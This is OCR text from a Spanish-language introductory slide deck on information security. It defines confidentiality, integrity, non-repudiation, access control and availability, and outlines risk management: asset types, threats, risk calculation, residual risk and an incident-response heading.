
Arquitectura de Seguridad



Arquitectura de Seguridad

Confidencialidad

Proporciona protección para evitar que los datos sean revelados, accidental o deliberadamente, a un usuario no autorizado.



Arquitectura de Seguridad

Integridad

Garantiza al receptor del mensaje que los datos recibidos coinciden exactamente con los enviados por el emisor de los mismos.


Lo cual garantiza que la información original

- **No ha sido añadida.**
- **Modificada**
- **Sustraída**

Arquitectura de Seguridad

No Repudio

Evita que alguno de los participantes en la comunicación niegue (repudie) haber formado parte de ella.




Cedido por el autor a www.segu-info.com.ar

Arquitectura de Seguridad

Control de Acceso

Evita el uso no autorizado de los recursos de la red.




Cedido por el autor a www.segu-info.com.ar

Arquitectura de Seguridad

Disponibilidad

Permite que los datos estén disponibles a los usuarios que están autorizados a acceder a ellos.



Administración de Riesgos

Administración de Riesgos

- ¿Qué es un Activo?
- Diferentes tipos de Activos
- En que consiste la administración de riesgos
- Plan de respuesta a Incidentes


Administración de Riesgos

¿Qué es un Activo?

Un Activo es algo que tiene valor o utilidad para la organización, sus operaciones y su continuidad.

Los activos necesitan ser protegidos para asegurar el correcto funcionamiento de la entidad y la continuidad de la misma.


Administración de Riesgos



Administración de Riesgos

Activos de Información


- Base de Datos
- Documentos del Sistema
- Planes de Continuidad
- Otros



Administración de Riesgos

Documentos Impresos

- Documentos Impresos
- Contratos
- Resultados Importantes del Negocio
- Otros



Administración de Riesgos


Activos de Software

- Software de Aplicación
- Herramientas de Desarrollo
- Software del Sistema
- Otros

Administración de Riesgos

Activos Físicos

- Equipos de computación y comunicación
- Medios Magnéticos
- Otros equipos técnicos



Administración de Riesgos

Personas

- Personal
- Clientes
- Suscriptores
- Otros

Administración de Riesgos

Servicios

- Servicios de Computación
- Servicios de Comunicación
- Otros

Administración de Riesgos

¿En que consiste la administración de riesgos?

La administración de riesgos se encarga del estudio de riesgos a los que esta sometido un sistema informático.


Administración de Riesgos

La administración y evaluación de riesgos conlleva a un proceso de análisis y valoración de riesgos que esta básicamente compuesto por:

Administración de Riesgos

Identificación de Activos

Riesgo Residual



Identificación de Amenazas

Opciones apropiadas de tratamiento de riesgo

Cálculo de Riesgos

Administración de Riesgos

Identificación de Activos

Activos de información: base de datos, documentos del sistema, planes de continuidad, etc.

Documentos Impresos: documentos impresos, contratos, resultados importantes del negocio, etc.

Activos de Software: software de aplicación, herramientas de desarrollo, software del sistema, etc.

Administración de Riesgos

Identificación de Activos

Activos Físicos: Equipos de comunicación y computación, medios magnéticos, otros equipos técnicos.

Personas: Personal, clientes, suscriptores.

Servicios: Servicios de computación y comunicación.

Administración de Riesgos

La importancia en que radica una identificación y tasación de activos es basarnos en las necesidades del negocio de la organización.

Administración de Riesgos

Identificación de Amenazas

Los activos están potencialmente sujetos a muchos tipos de amenazas.


Estas amenazas pueden causar incidentes no deseados.

El cual puede generar grandes daños en el sistema, a los activos y en el peor de los casos dejar fuera de servicio a la organización.

Administración de Riesgos


Cálculo de Riesgos

Los riesgos son calculados en base de la combinación de valores de los activos y niveles de requerimientos de seguridad.




Cálculo de Riesgos

Administración de Riesgos



Administración de Riesgos


El Cálculo de Riesgos se basa en 2 aspectos:



Administración de Riesgos

Opciones Apropiadas de Tratamiento de Riesgo

Las decisiones deben ser tomadas en base a los impactos en el negocio y en los activos.



Administración de Riesgos

Riesgo Residual

El nivel de riesgo existente después de la implantación de salvaguardas se denomina riesgo residual, y es el que separa a la organización de la "Seguridad Total o Perfecta".

Administración de Riesgos

Plan de Respuestas a Incidentes

Administración de Riesgos

Plan de Respuestas a Incidentes

